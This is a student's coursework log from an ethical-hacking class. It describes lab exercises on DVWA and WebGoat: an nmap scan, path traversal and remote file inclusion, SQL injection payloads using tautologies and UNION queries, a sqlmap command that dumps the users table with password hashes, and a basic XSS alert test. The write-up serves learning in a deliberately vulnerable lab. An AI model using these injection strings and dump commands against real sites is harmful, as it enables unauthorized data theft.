└─$ sudo nmap -O 172.16.254.104-107
[sudo] password for student:
Starting Nmap 7.91 (https://nmap.org) at 2021-09-16 23:02 CEST
Nmap scan report for 172.16.254.104
Host is up (0.000018s latency).
All 1000 scanned ports on 172.16.254.104 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
Nmap scan report for 172.16.254.105
Host is up (0.00016s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE
21/tcp closed ftp
53/tcp closed domain
443/tcp closed https
MAC Address: 00:50:56:97:27:7D (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Nmap scan report for 172.16.254.107
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:50:56:97:08:C3 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 4 IP addresses (3 hosts up) scanned in 10.77 seconds

Web hacking Path Traversal, (remote) File inclusion and Command Injection

From what I understand is that Path Traversal is a technique, which allows access to files, directories, and commands that potentially reside outside the web document root directory. It is possible to manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

I believe that command injection is an attack on a vulnerable application where improperly validated input is passed to a command shell setup in the application. The result is the ability of an attacker to execute OS commands via the application. Command injection allows to execute their own commands with the same privileges as the application executing. The way it works is that the threat actors locate a vulnerability in an application which allows them to run malicious operating system commands, they continue with command which will cause the application to execute a desired action in the host operating system and typically it is used an input mechanism like HTML code, cookies or form fields to inject this command into the application. Finally, the browser interprets the command and it is translated to an operating system command on the host. Threat actors can then execute specific commands on the host machine and the network of the infected system.




Remote File Include (RFI) is associate attack technique used to exploit "dynamic file include" mechanisms in web applications. once web applications take user input (URL, parameter value, etc.) and pass them into file include commands, the net application may be tricked into together with remote files with malicious code.

Some use cases from attackers:


- Running malicious code on the server: any code in the included malicious files will be run by the server
- Running malicious code on clients: the attacker's malicious code can manipulate the content of the response sent to the client

If we test Remote File Inclusion vulnerabilities, we should be looking for scripts that take filenames as parameters, such as ‘file, URL, path, filename’ and so on. If we find we could try to call for another file on the server, we can try to read arbitrary files from the server.


I started with DVWA on low due to I have not had experience before with it. Basically what I did put some "../" and path to "/etc/passwd" and I was able to see some information. Afterwards I changed the URL I put http in order to see google.com.



Then, I moved on with some medium security and I tried with the same thing as in the low mode, but this team did not work. I guess there is some filtering, which does not allow me to use "http", but I am able to run it with "HTTP:"



Finally, I moved to the high level of security due to I was curious how this I am going to make it. So with some research I understood that this time Filename has to be "include.php" or begin with 'file'. Also, here I did not have a remote file inclusion flaw anymore, but I can include local files.



The common denominator of these three things, in my opinion, is that they allow information to be extracted. As with path traversal and remote file inclusion allow you to read information using symbols and URL, but the difference between these is that with remote file inclusion, the resource is loaded and executed in the context of the current application, and traversal with gives you the ability to read the resource .


Conclusion and Reflection(1)


The tasks completed during the week helped me gain more knowledge and skills. The results of the tasks show how I enter the discipline for Ethical Hacker. Once I manage to do the tasks, then I understand the essence of the discipline. Certainly, I did not manage to do all the tasks from the first time, so I review the lectures and demonstrations, read on the Internet until I can understand a task. These tasks will help me in developing the project. Also, the solved tasks give me confidence that I am in the right direction, regarding my improvement. l am always trying to go beyond the basic level and go for extra material and exercises. l put lot of hours per day, so in these hours l focus mainly on my personal development. From these first weeks, l am very interested in this subject and looking forward to learn even more during next weeks. These weeks, l looked at a lot of different tools, which could help in the pen testing process and l was pretty impressed by some of them. l know l will continue to learn even more and more, which could also help me in the team project. l am very fascinated with this subject and l am learning a lot of things with pleasure. l know that we have not started to learn other subjects, but l could definitely tell that this sound a lot of fun during this semester. l also want to improve my planning due to that sometimes l have a lot of chaos in my plan and if l develop it even more, it could save time, which will used for more extra materials. Another skill that l want to develop even more is my patience, because sometimes l just get angry with some exercises, which does not allow me to move on. For now, l would say that l am proud to start learn and improve the tools used by real hackers and examine in detail vulnerabilities in networks, systems and applications and compromise them in order to create good protection. I can say that I did quite well. I emphasizing self-study and even tried to set aside even more hours so that I could progress. I used the weekends to read, practice on the courses and the group project. In general, these holidays were useful to me, because I used them to the fullest. Every day between 6-7 hours I spent for improvement. I negotiated the past, the present weeks and also emphasized to read the material for the next ones. I was armed with patience and I knew things would work out. I knew that when you put in the effort and work, I would be rewarded.


SQL Injection

SQL injection occurs when incorrect user input is used directly and intentionally in an SQL query so that the attacker can manipulate the query. This means that an attacker could delete parts of our database, become an administrator account, etc. The possibilities are endless and sites that use databases as a backend to store their data and which use queries to insert and select data are often vulnerable to this form of data SQL injection attacks.


I started with the SQL injection, but before the actual test I want to do some more research in order to gain more knowledge and be able to finish my tasks. Certainly, I started with the lowest level and then continued with just putting numbers so in that way I saw that there are five users. Afterwards, I looked at source code and the hint in order to help get started and from there I understood that I had to try out some queries in order to see the IDs, first and last name. Basically, the command that I executed in order to see all of the users were '%' or 'a'='a', which statement is always true. I noticed that whatever number or letter you put in the place of in my case ‘a’ it will return the same result due to it will going to be always correct. I continued with the task to find the version of SQL, so this time was a little bit different. I had to change some of the command and also add something new in order to be correct. This time I put 1=1 due to that with ‘a’ it did not recognize the table and I added ‘Union’ in order to be able to combine the two commands. After the execution I saw the version of SQL, which was in last place. Other thing that I tried was the hostname, where I needed to remove some of the previous code and add ‘@@hostname. In the place for the surname, I was able to see the hostname. Finally, I wanted to find the password of every single user in the database. I was able to do it with command that is calling the table “users and the columns “username” and “password. The execution of this command was successful and I was able to see every single hash password of the five users.










After the low level, I was curious about the medium level so I changed and started to wonder how it is going to be possible to see the same things on this level. This time I was not able to edit from the field due to it was drop down menu. As usual I checked the numbers and it was absolutely the same. I asked myself how could I possible try to change or add text and I had to do some research, look at source code and then my idea came that I could use the 'INSPECT ELEMENT' in the browser. Basically, what I needed to was to open it and in the line to change the user ID in my case with "2 or 2=2", which allowed me once again see all the results. The only thing that depended was which ID you want to try from 1 to 5 and for example if my picked 5 I had to edit the command with "5 or 5=5". The next things that I managed to see were the hostname and the version, which was done by adding to the previous command 'Union' and once again it worked very good. The last thing, certainly was to find the password hashes and once again with some modification I used the exact same command that I did in the previous level for this and it everything was shown.











After finishing the low and medium level, I just decided to the next level due to I wanted to challenge even more myself. Certainly, I started with looking the source code in order to get some idea how I am going to make this time. I started to try out some of the old commands, but I understood that I had to edit something or change. Basically, I was able to see all the results with command "%' or 600=600 #", which was close to the previous command in other levels, but I did not need to add some quotes and I had to put # symbol in the end. I was also learnt that whatever numbers you put in in my case 600, the result will be the same. The other things that I managed to see were as usual the hostname and version. The command were pretty much the same as the other levels and the execution was successful. The final were to find out what was password

hashes, which was very similar to the previous levels. Once again, I used the ‘UNION’, searched user and password from the table and ended with the symbol ‘#’. Everything was fine and I was able to finish this task as well.



After all these exercise, I was on fire, so I wanted to try this Web Goat site, which also had some good assignments to try my skill regarding the SQL injection. I had experience with SQL queries, but it was long time ago to execute such of things and also It was some kind different then this ones. Certainly, I was very inspired and I did the exercises for SQL Injection(intro) most of them were not that hard, but maybe I spend most time on Ex.5, which for some reason I could do at first, but in the end I managed to finish it.




```
┌──(student㉿kalivm2021)-[~/Downloads]
└─$ sudo docker run -p 8080:8080 -p 9090:9090 -p 80:8888 -e TZ=Europe/Amsterdam webgoat/goatandwolf:latest          126
[sudo] password for student:
Starting nginx: nginx.
Starting WebGoat ...
Starting WebWolf ...
00:39:06.287 [main] INFO org.owasp.webgoat.StartWebGoat - Starting WebGoat with args: --webgoat.build.version=8.2.2,--serv
.address=0.0.0.0
```

Blind SQL is a type of injection attack that causes a problem to be true or false for the database and judges the result based on the information returned by the application program. This attack occurs because the application is configured to only display normal errors. but does not solve the problem of SQL injection code.

After doing the previous exercises, I moved on with SQL injection(blind), which also had the same database, but this time I was not able to see anything in the database, just if it exists or not. Certainly, I had to do some good research in order to get the idea this time and had gain some knowledge about the 'sqlmap'. I saw that there a lot of useful flags, which will help in completing the task. Also, I did investigate 'OWASP ZAP' tool, which could be used as proxy server and that allow to manipulate all the traffic that passes through it. Basically, I just installed it in my Kali Linux and wanted test something things before going to the main part. This all that explained was my preparation for the real work that I needed to do. I started with changing the level to low and typing some numbers in order to see if it exists in the database. So, I started using the ZAP tool and started their specific pre-configured browser to proxy through ZAP. In this way I was able to get everything that was happening in specific page and that was reason in DVWA when I checked if 1 exist in the database I could have gather the cookie session ID.

```
GET http://192.168.0.106/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://192.168.0.106/dvwa/vulnerabilities/sqli_blind/
Cookie: security=low; PHPSESSID=crs2chvegv6hg95f06dpsgitf3
Upgrade-Insecure-Requests: 1
Host: 192.168.0.106
```

Thanks to this I was able to gather information that could be in 'sqlmap' in order to find out what is the OS, web application technology and what is the backend. I continued with command that had to get me this information, so I had to add the -u(Target URL) with specific URL and had to end with –-proxy(to connect to the target) and -cookies(HTTP cookie header value). After the execution I was able to see the needed information.

The final and probably the most important things on this level were to find all result of the database including the names and passwords. The way I did was just needed to some more flags in the previous command in order to see the database. In the end of command I added the -D(DBMS database to enumerate), which also included the name of the DB -T(database tables to enumerate), which also included the name of the table and finally -dump(table entries). After writing and executing the commands everything were shown and task was completed.

```
┌──(student㉿kalivm2021)-[~/Downloads]
└─$ sqlmap -u  "http://192.168.0.106/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --proxy=http:
//127.0.0.1:8080 --cookie="PHPSESSID=crs2chvegv6hg95f06dpsgitf3; security=low" -D dvwa -T users -dump

Database: dvwa
Table: users
[5 entries]
+---------+---------------------------+---------+----------------------------------+-----------+-----
------+---------------------+--------------+
| user_id | avatar                    | user    | password                         | last_name | firs
t_name | last_login          | failed_login |
+---------+---------------------------+---------+----------------------------------+-----------+-----
------+---------------------+--------------+
| 3       | /hackable/users/1337.jpg  | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
       | 2018-09-14 13:51:53 | 0            |
| 1       | /hackable/users/admin.jpg | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admi
n      | 2018-09-14 13:51:53 | 0            |
| 2       | /hackable/users/gordonb.jpg | gordonb | e99a18c428cb38d5f260853678922e03 | Brown     | Gord
on     | 2018-09-14 13:51:53 | 0            |
| 4       | /hackable/users/pablo.jpg | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pabl
o      | 2018-09-14 13:51:53 | 0            |
| 5       | /hackable/users/smithy.jpg | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob
       | 2018-09-14 13:51:53 | 0            |
+---------+---------------------------+---------+----------------------------------+-----------+-----
------+---------------------+--------------+

[19:05:48] [INFO] table 'dvwa.users' dumped to CSV file '/home/student/.local/share/sqlmap/output/192.1
68.0.106/dump/dvwa/users.csv'
[19:05:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2037 times
[19:05:48] [INFO] fetched data logged to text files under '/home/student/.local/share/sqlmap/output/192
.168.0.106'
```

Certainly, after the low level, I just had to go on and change to medium, so I could challenge myself one more time. I did the same thing as the previous level, first checked if the number exists in the database and saw that this time the method was “Post’, which is quite different compared to the low level. That made me think this time I will have to add some more flags to command in order to work.

```
POST http://192.168.0.106/dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: https://192.168.0.106
Connection: keep-alive
Referer: https://192.168.0.106/dvwa/vulnerabilities/sqli_blind/
Cookie: security=medium; PHPSESSID=kbk7ni4q1pcu0laii7e8ti1t38
Upgrade-Insecure-Requests: 1
Host: 192.168.0.106
```

```
id=1&Submit=Submit
```

I tried a couple of things in order to get it work, but my successful try was when in the of the command I put –data(Data string), which included “id=1&Submit=Submit. After the execution it worked finally very good and I was able to see the information for OS, Web Server and DBMS.

The final as usual was to find out the all the result, which included names and passwords of the users. Pretty much what I had was to combine changes that I made in this level and add the flags from previous level for this -D, -T and –dump. Once again, everything worked very nice and I was able to see the whole database.

Reference

[1].Carlos Schults(2020).SQL injection, explained: what it is and how to prevent it. blog.sqreen.com. https://blog.sqreen.com/sql-injection-explained/

[2].w3schools(2015).SQL Injection.w3schools.com. https://www.w3schools.com/sql/sql_injection.asp

[3].IndominusByte(2019).Blind SQL injection.medium.com. https://medium.com/@nyomanpradipta120/blind-sql-injection-ac36d2c4daab

XSS & CSRF

Cross-site Scripting(XSS) is a kind of injection attack that allows adding malicious scripts to otherwise safe and trusted websites. By exploiting vulnerabilities in the code and lack of preventive measures, hackers are able to send malicious scripts in username field, email address field and other different forms/fields. The types of Cross-site Scripting are:


- Stored XSS(Persistent) – happens when user input is stored on the target server such as database/message forum/comment field etc.
- Reflected XSS(Non-Persistent) - is happening when we send a request to the server and it is the server that serves the website with the payload
- DOM XSS - when the website uses the input by manipulating it using JavaScript without sanitizing

The first difference between the Stored and Reflected XSS is that in the malicious code is injected directly into database or server, while in non-persistent XSS the malicious code is injected in the victim's browser in form of HTML code. This means that Reflected XSS is not that dangerous than the other one. Another comparison is that Reflected XSS is harder to execute than Stored XSS. Also, I could say that the malicious code is activated when the user visit the specific page, while with Stored XSS the malicious code is activated when the user click the link


The main reason why the attacker uses an XSS vulnerability to extract the session cookies from the end user, which will eventually allow the attacker to access the user's account, from there he will have access to everything that is in a given account, which could be crucial for their personal information.

There are some ways to prevent XSS or at least decrease the risk of it. One of the opportunities is to white-list most input to alphanumeric or in some cases, special characters. Other possibilities are to avoid single quotes, which could prevent injection within JavaScript and output encoding works wonders when it comes to neutralizing maximum XSS payloads. Moreover, I could tell that also filtering could prevent malicious scripts from getting onto the website in the first place. Since the malicious code comes from a client-side source such as a user-submitted form or a compromised cookie, we pass all external data through a filter


As usual, I started my personal research on this topic in order to gather more information about it and be able to complete the tasks. Certainly, I started the low level due to I did not had any experience with XSS, so I had to start with the beginner stuff in order to be able to progress in further levels. Basically, I knew that I had put some script in order to see if it be will executed, so the most simple one that I put was alert(), which is method that displays an alert box. After the execution it was obvious that I found the way due to It showed my message.



